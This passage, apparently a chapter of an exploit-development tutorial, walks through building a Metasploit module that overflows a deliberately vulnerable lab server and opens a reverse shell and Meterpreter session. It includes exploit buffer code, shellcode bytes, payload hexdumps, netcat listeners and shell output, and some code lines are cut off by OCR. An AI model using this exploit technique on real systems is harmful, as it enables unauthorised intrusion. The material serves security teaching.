
```
msf6 exploit(linux/misc/p4_server_buf) > show options

Module options (exploit/linux/misc/p4_server_buf):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       Target remote host
   RPORT                   yes       The target port (TCP)
```

Figure 8.6: The new registered Option "RHOST" is shown in the Options list.

We see in *Figure 8.6* our registered option with the name "RHOST", which specifies the target host address.

8.8 Write the Exploit

The next step that we can do, is to implement the exploit. As exploit, we use the exploit-code from the past. We simply drop this exploit into the method exploit. Figure 9 shows the embedded exploit in the method "exploit".




```
def exploit
        buffer = "\x90" * 460
        buffer += "\x31\xc0\x50\x68\x6
        buffer += "\x90" * 500
        buffer += "\x10\xb4\xff\xff"
end
```

Figure 8.7: Embedded exploit for the vulnerable application.

The exploit from the past is now embedded in the method "exploit". This exploit is very static and can not be customized with the Options "RHOST" and "RPORT". But first, we need to create the Target-List and choose the Default target. The Target-List is a list of several Systems, Applications, and services. This field is used to specify what version the exploit is targeting. To create the Target-List, we have only to add a new field, called "Targets" as a parameter for the method "update_info". This field gets an array that contains several Arrays that contain the name of the Target and Hash-Object in it. The pattern for specifying Targets looks like the definition below.

```
'Targets' => [
  [
    'Target-Name',
    {
      'Property-Name' => Value,
      ...
    }
  ],
  ...
]
```

This list defines for each target a return address a specific offset or a ROP-Gadget. All important information in a Hash-Object for each target can contain more than a return address, it can contain custom information like a full ROP-Stack. Our Target-List will contain only one target, our vulnerable application with the return address of our exploit.



```
'Description'    => %q(
        This exploit module illustrates the p4-serv
),
'Targets'        => [
        [
                'P4-Server', {'Ret' => 0xffffb410}
        ]
],
```

Figure 8.8: The Target-List is implemented into the module

As we can see here in *Figure 8.8*, the Target-List is implemented, with the name of our vulnerable application and the return address which our exploit uses to execute the reverse shell. At this point, the module needs a Default-Target. The Default-Target is used to specify what the exploit is targeting by default. The implementation of a Default-Target is simple, just add another field called "DefaultTarget" which points to the number 0. The number is the index number of Target-List. By default, if no Default-Target is specified, the Default-Target is already the first entry of the Target-List.

```
'Targets' => [
  [
     ...
  ]
],
'DefaultTarget' => 0
```


8.9 Define the platform

Why we have to specify the platform? The platform indicates which platforms are supported for this exploit. Metasploit supports several platforms for exploiting.

Platform alias	Platform
all	All platforms
aix	Advanced Interactive eXecutive
android	Android
apple_ios	IOS for iPhone, iPad etc..
bsd	BSD Unix (NetBSD, FreeBSD, OpenBSD)/BSDi Unix
cisco	Cisco OS for Router, Switches, Firewalls
firefox	Firefox browser
hpux	HP-UX (Hewlett Packard Unix)
irix	IRIX-Unix
java	Java-Platform
js	JavaScript
linux	Linux
netware	NetWare
nodejs	Node.JS
osx	Mac OS X
php	Generic PHP, Vanilla PHP
python	Python
ruby	Ruby
solarix / unix	Solaris V4-V11
unix	Unix
win	Windows

On the left side of the table, the aliases are listed for each platform. On the right side, we see the corresponding platform like "Windows", "Linux", or "Android" for each alias. The alias describes the platform. This will be the value of the field "Platform". We see Metasploit supports many platforms for exploiting.

To define the platform for our exploit module, we have to add to the method "update_info" the new field called "Platform" which points to the Array, which contains the aliases.



```
'Targets'        => [
        [
                'P4-Server', {
        ]
],
'DefaultTarget' => 0,
'Platform'       => ['linux'],
```

Figure 8.9: Definition of the platform for this module.


In *Figure 8.9* we see the defined platform which specifies the support of our exploit.

8.10 Create a connection with Metasploit -Sockets

The next thing we have to do is creating a socket. This socket we will use to connect to our target and send the raw exploit. Metasploit gives us here methods to create a connection, which we can use. Basically, we can create our own socket for that, but the sockets from Metasploit guarantee non-block. This is very good because we don't want in worst-case a socket which hangs up on problems. We remember that we included the mixing "Msf::Exploit::Remote" and included the class "Exploit::Remote::Tcp" which offers us several methods for creating connections. This class also registers advanced options like SSL-Settings, connection timeout, and more. With the statement "connect" which is a method that takes two parameters, we can create a connection. The first parameter is global, which is used to make this TCP socket global as necessary. The second parameter is our target host address, which is stored in a Hash-Object. Thos Hash-Object contains the host address and the port number of the target.

```
connect(true, {'RHOST' => '127.0.0.1', 'RPORT' => 4444})
```

By default, Metasploit connects automatically to our target by using the options "RHOST/RHOSTS" and "RPORT", so that we can use only the statement "connect" which automatically calls the "connect"-method with our Options.




```
def exploit
        buffer = "\x90" * 460
        buffer += "\x31\xc0\x50\x68\x
        buffer += "\x90" * 500
        buffer += "\x10\xb4\xff\xff"
        connect
end
```

Figure 8.10: Creating a connection with the instruction "connect".

Here in *Figure 8.10*, we can see how simple it is to create a connection with Metasploit.

Now we can test if it works correctly. For this test, the vulnerable application will be executed and we run this Module to create a connection to the application.




```
msf6 exploit(linux/misc/p4_server_buf) > run

[!] You are binding to a loopback address by setting
 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(linux/misc/p4_server_buf) > 
```

```
gdb-peda$ r
Starting program: /home/strider/p4-server/p4-server
ERROR reading from socket: Connection reset by peer
[Inferior 1 (process 1915) exited with code 01]
Warning: not running
gdb-peda$ 
```

Figure 8.11: Metasploit creates a connection.


Figure 8.11 shows, how we can create a connection to the target application, which we see on the top side in this figure. There is one problem, we can not interact with the underlying system because we have only connected to the target but we send no data. Therefore this connection is useless, to make the connection useful, we have to send the exploit over this socket. This can be done by using the variable sock, which is created by connecting to the target. This can be used to send or receive data. After sending the raw exploit we have to disconnect from the target. The disconnection can be realized by using the statement "disconnect". The implementation of sending the raw exploit and the disconnect from the target after sending looks like in the figure below.



```
def exploit
        buffer = "\x90" * 4
        buffer += "\x31\xc0
        buffer += "\x90" *
        buffer += "\x10\xb4
        connect
        sock.puts buffer
        disconnect
end
```

Figure 8.12: Implementation of sending the raw exploit and disconnect after sending

At this point here, we can execute the vulnerable application and run this module again. So before we run the module again we have to change the local port of Metasploit bind listener to another port than 4444. To set up a listener we use as in the past NetCat which receives the incoming connection of our reverse shell. The listener which we create with NetCat runs on port 4444. Now we can run the module again and we receive an incoming connection from our payload which is our shellcode in this case.



```
ram: /usr/bin/dash                 strider@localhost:~$ nc -lvp
[Attaching after process 2144 vfor 4444
k to child process 2153]           listening on [any] 4444 ...
[New inferior 2 (process 2153)]    connect to [127.0.0.1] from l
[Detaching vfork parent process 21 ocalhost [127.0.0.1] 59454
44 after child exec]               ls
[Inferior 1 (process 2144) detache p4-server
d]                                 peda-session-dash.txt
process 2153 is executing new prog peda-session-id.txt
ram: /usr/bin/ls                   peda-session-ls.txt
[Thread debugging using libthread_ peda-session-p4-server.txt
db enabled]
msf6 exploit(linux/misc/p4_server_buf) > run

[!] You are binding to a loopback address by setting LHOST to 12
.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:5555
[*] Exploit completed, but no session was created.
msf6 exploit(linux/misc/p4_server_buf) >
```

Figure 8.13: The module spaws a shell on the target host.

In *Figure 8.13* we see our module sends the raw exploit to the target and we got a shell that connects back to our NetCat-Listener. We can now run commands on the target host.

8.11 Replacing shellcode with Metasploit's Payloads

The next step that we have to do is remove our shellcode and replace it with a placeholder. The placeholder will be used to embed at runtime one of Metasploit's payloads. This is a bit difficult because there is an ensure to hold the current offset to the payload and to the return address.





Figure 8.14: Dynamic payload embedding

As we can see here (*Figure 8.14*), parts of the exploit are grey, which means these parts are in a fixed position. The red part is our dynamic payload, which will be embedded by Metasploit. The blue part is the second Nop-Sled, which generates an offset to the return address. This ratio will be automatically calculated at runtime. To realize this, we have to take the full length of the exploit and subtract the length of the first Nop-Sled. From the result, we subtract the length of the return address and the length of the payload. This result is the length of the second Nop-Sled between the payload and the return address.

Let e the full exploit, n_1 the first Nop-Sled,
$p$the payload, and $r$the return address.
$|x|$ will be the length of x in bytes, so the second Nop-Sled $|n_2|$ will be :
$|n_2| = |e| - |n_1| - |p| - |r|$


The apply of the formular will result into this code which we can see in the figure below.



```
def exploit
        buffer = "\x90" * 460
        buffer += payload.encoded
        buffer += "\x90" * (1040 - 460 - 4 - payload.encoded.length)
        buffer += "\x10\xb4\xff\xff"
        puts ("Length of the buffer: %d" %[buffer.length])
        connect
        sock.puts buffer
        disconnect
end
```

Figure 8.15: The dynamic ratio of the payload and the second Nop-Sled

What is different now in *Figure 8.15*? The difference is that we removed the old shellcode and replaced that with the payload. The statement "payload.encode" is also a method that generates the payload from the options and returns it. The returned raw payload will be encoded at a lower level from the mixin "Msf::PayloadEncoded". The statement payload is only the result of what we see and work with. The second Nop-Sled is now a Nop-Operation multiplied with the result of the calculation. To get the correct ratio between payload and the second Nop-Sled to hold the full length of the exploit to 1040 bytes. The last difference is the print out of the full length of the modified exploit. By executing the module again, we don't get a shell at this time. This is because we have bad characters like null bytes in our exploit. If we look into the received exploit with the tool "hexdump", we can see there many null bytes in the exploit, which we can see in *Figure 8.16*.




```
pentest@pentest:~/p4-server$ nc -lvp 4001 | hexdump -C
listening on [any] 4001 ...
192.168.1.210: inverse host lookup failed: Unknown host
connect to [192.168.1.213] from (UNKNOWN) [192.168.1.210] 37935
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001c0  90 90 90 90 90 90 90 90  90 90 90 90 6a 0a 5e 31  |............j.^1|
000001d0  db f7 e3 53 43 53 6a 02  b0 66 89 e1 cd 80 97 5b  |...SCSj..f.....[|
000001e0  68 c0 a8 01 d2 68 02 00  15 b3 89 e1 6a 66 58 50  |h....h......jfXP|
000001f0  51 57 89 e1 43 cd 80 85  c0 79 19 4e 74 3d 68 a2  |QW..C....y.Nt=h.|
00000200  00 00 00 58 6a 00 6a 05  89 e3 31 c9 cd 80 85 c0  |...Xj.j...1.....|
00000210  79 bd eb 27 b2 07 b9 00  10 00 00 89 e3 c1 eb 0c  |y..'............|
00000220  c1 e3 0c b0 7d cd 80 85  c0 78 10 5b 89 e1 99 b2  |....}....x.[....|
00000230  6a b0 03 cd 80 85 c0 78  02 ff e1 b8 01 00 00 00  |j......x........|
00000240  bb 01 00 00 00 cd 80 90  90 90 90 90 90 90 90 90  |................|
00000250  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000400  90 90 90 90 90 90 90 90  90 90 90 90 10 b4 ff ff  |................|
00000410
```

Figure 8.16: The dump of the exploit contains many null bytes

To remove these null bytes from the exploit, we have to say Metasploit, which bytes we want to avoid. That can be done by creating a new field with the name "Payload". This field has an embedded HashObject in there. This HashObject is called "BadChars" which lists all bytes, which should be avoided, on payload generation. Each time if we execute a module, Metasploit generates a new payload in the background. During the generation of the payload, Metasploit looks into this HashObject, and searches compatible encoders, which matches the requirements. We can now assume that Metasploit is giving us an encoded payload in most cases.

```
...
'Platform'        => ['linux'],
'Payload'         => {
  'BadChars'  => "\x00"
},
...
```


The code snippet shows how we can define bad characters to avoid null bytes in our code. Now we can run the module again and view it into the "hexdump". The result is we have no null bytes in our exploit which we can see in *Figure 8.17*.



```
pentest@pentest:~/p4-server$ nc -lvp 4001 | hexdump -C
listening on [any] 4001 ...
192.168.1.210: inverse host lookup failed: Unknown host
connect to [192.168.1.213] from (UNKNOWN) [192.168.1.210] 45907
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001c0  90 90 90 90 90 90 90 90  90 90 90 90 d9 c0 b8 75  |...............u|
000001d0  b5 1a c4 d9 74 24 f4 5b  29 c9 b1 1f 31 43 1a 83  |....t$.[)...1C..|
000001e0  c3 04 03 43 16 e2 80 df  10 9a 5b fb d2 c1 c8 b8  |...C......[.....|
000001f0  4f 6c ec 8e 16 f9 11 23  56 6e 8a d4 97 39 2d f7  |Ol.....#Vn...9-.|
00000200  70 38 2d e2 33 b5 cc 66  52 9e 5e 26 cd 97 bf 8b  |p8-.3..fR.^&....|
00000210  3c 27 ba cc c6 31 8a b8  05 2a b0 41 76 aa ec 2b  |<'...1...*.Av..+|
00000220  76 c0 09 25 95 25 d8 f8  da c3 1a 7b 66 20 bd ce  |v..%.%.....{f ..|
00000230  9f 0e c1 3e a0 70 48 dd  61 9b 46 e3 81 50 e6 9e  |...>.pH.a.F..P..|
00000240  88 e9 83 a1 6b fa d0 a8  6d 63 54 c0 dd 97 55 95  |....k...mcT...U.|
00000250  9b 58 1d 94 5c b9 65 99  a2 3a 95 21 a3 3a 95 55  |.X..\.e..:.!.:.U|
00000260  69 ba 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |i...............|
00000270  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000400  90 90 90 90 90 90 90 90  90 90 90 90 10 b4 ff ff  |................|
00000410

msf6 exploit(linux/misc/p4_server_buf) > run

[*] Started reverse TCP handler on 192.168.1.210:5555
Length of the buffer: 1040
[*] Exploit completed, but no session was created.
```

Figure 8.17: Hexdump shows, there no null bytes in the exploit dump.

The correction in this module, has now the effect that the exploit works now properly.



```
gdb-peda$ r
Starting program: /home/pentest/p4-server/p4-server
[Attaching after process 677 fork to child process 681]
[New inferior 2 (process 681)]
[Detaching after fork from parent process 677]
[Inferior 1 (process 677) detached]
process 681 is executing new program: /usr/bin/dash
[Attaching after process 681 fork to child process 682]
[New inferior 3 (process 682)]
[Detaching after fork from parent process 681]
[Inferior 2 (process 681) detached]
process 682 is executing new program: /usr/bin/id
msf6 exploit(linux/misc/p4_server_buf) > run

[*] Started reverse TCP handler on 192.168.1.210:5555
Length of the buffer: 1040
[*] Sending stage (976712 bytes) to 192.168.1.213
[*] Meterpreter session 3 opened (192.168.1.210:5555 -> 192.168.1.213:39740) at
2021-01-20 19:36:38 +0100

meterpreter > shell
Process 681 created.
Channel 1 created.
id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),24(cdrom),25(floppy),29
(audio),30(dip),44(video),46(plugdev),109(netdev),113(lpadmin),114(scanner)
```

Figure 8.18: The exploit works now correctly and opens a Meterpreter session


In *Figure 8.18* we see the exploit works and we get a Meterpreter session which we can use to interact with the target host.

8.12 Using Target-Lists

At this point, this module is finished, but it's not fully formal written. What is meant by that? We have declared the Target-List with the return address in further steps. We should replace the fixed return address from the exploit buffer with the return address from the Target-List. This makes the exploit more dynamic and less static. To get the return address from the chosen target of the Target-List, we can use the statement "target.ret". This statement retrieves from the Target-List the value of the return address from its Hash-Object. A target is an object from the type "Msf::Module::Target" which is handled as an HashObject.

$$target.ret \Leftrightarrow target['Ret']$$

We see here the equivalence of both to each other. Now we know how we get the return address from the target and can now replace the static return address with the statement "target.ret".




```
def exploit
        buffer = "\x90" * 460
        buffer += payload.encoded
        buffer += "\x90" * (1040 - 460 - 4 - payload.encoded.length)
        buffer += [target.ret].pack('V')
        puts ("Length of the buffer: %d" %[buffer.length])
        connect
        sock.puts buffer
        disconnect
end
```

Figure 8.19: Replacing the return address with the return address of the object "target"

In *Figure 8.19*, we see the replaced return address by the statement "target.ret". The address is cast in an array, which is packed as an unsigned little-endian formatted integer.

Now we reached the stage of testing the exploit.



```
msf6 exploit(linux/misc/p4_server_buf) > run

[*] Started reverse TCP handler on 192.168.1.210:4444
Length of the buffer: 1040
[*] Sending stage (976712 bytes) to 192.168.1.213
[*] Meterpreter session 2 opened (192.168.1.210:4444 -> 192.168.1.213:38274
2021-01-21 17:58:57 +0100

meterpreter > shell
Process 606 created.
Channel 1 created.
id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),24(cdrom),25(flopp
(audio),30(dip),44(video),46(plugdev),109(netdev),113(lpadmin),114(scanner)
```

Figure 8.20: Exploit works and drops a reverse shell


As we can see in *Figure 8.20*, the exploit is working, and we got a new Meterpreter session, which we can use to interact with the target host. At this point, the exploit itself is ready, and it is now time to make the rest of formalism.

8.13 Formal additives of a Metasploit-Module

The exploit itself is now embedded into the module, and we are almost done. The only thing which we need is to add some more information about the module and the embedded exploit-code. This information is likely the author, the architecture for which the exploit is written for. If you write a Metasploit-Module, you should insert this information because it is really important to know how long this vulnerability exists, some references, and who has written the module and is responsible for that. The first what we insert is the author of this module. We call him "Tony Tester". As author name, you can use a nickname, your real name, or your email address. The second what we insert is the license. Here we can choose which license we want. Metasploit offers here some predefined licenses, which are listed below.

Alias	Description
MSF_LICENSE	Metasploit Framework License (BSD)
GPL_LICENSE	GNU Public License v2.0
BSD_LICENSE	BSD License
ARTISTIC_LICENSE	Perl Artistic License
UNKNOWN_LICENSE	Unknown License

If you choose none of these licenses, Metasploit adds automatically to the module the standard MSF_LICENSE. For this module, we set the license to the standard MSF_LICENSE.



```
'Description'    => %q(
        This exploit module illust
),
'Author'         => 'Tony Tester',
'License'        => MSF_LICENSE,
'Targets'        => [
```

Figure 8.21: Added the author and the license to the module

The implementation of the author and the license for the modules, which we can see in *Figure 8.21.*

As the next step, we add some references. References should have to be related to the vulnerability or exploit itself. A reference can be a security paper, a blog post, or an advisory. In this case, we add as a reference the URL to the source code of the vulnerable application. Metasploit offers also here several reference types.

ID/Alias	Description
AKA	This identifier is deprecated and stands for anything. Example: ['AKA', 'shellcock']
BID	This will be used for securityfocus.com references. Example: ['BID', '1234']
CVE	This identifier is used as a reference for cvedetails.com. Example: ['CWE', '2020-1234']
CWE	This references to cwe.mitre.org. Example: ['CWE', '123']
EDB	This is the identifier that references to exploit-db.com. Example: ['EDB', '1234']
MSB	This references to technet.microsoft.com. Example: ['MSB', 'MS17-010']
PACKETSTORM	This references to packetstormsecurity.com. Example: ['PACKETSTORM', '123456']
URL	These references to a URL and can be anything, for example, a blog post. Example: ['URL', 'https://website.com/page-1']
US-CERT-VU	This references to kb.cert.org. Example: ['US-CERT-VU', '123456']
WPVDB	This references to wpvulndb.com. Example: ['WPVDB', '1234']
ZDI	This references to zerodayinitaitive.com. Example: ['ZDI', '20-123']

We can add more than one reference to the module. Each reference is a small array, which has for the first item the identifier or alias. As the second item will be the reference as a string. In our case we use the alias URL followed by the url of the sourcecode itself.

The implemented references should look like below.

```
...,
'References'      => [
   ['URL', 'https://samsclass.info/127/proj/p4-server.c']
],
'Targets'         => [...],
```

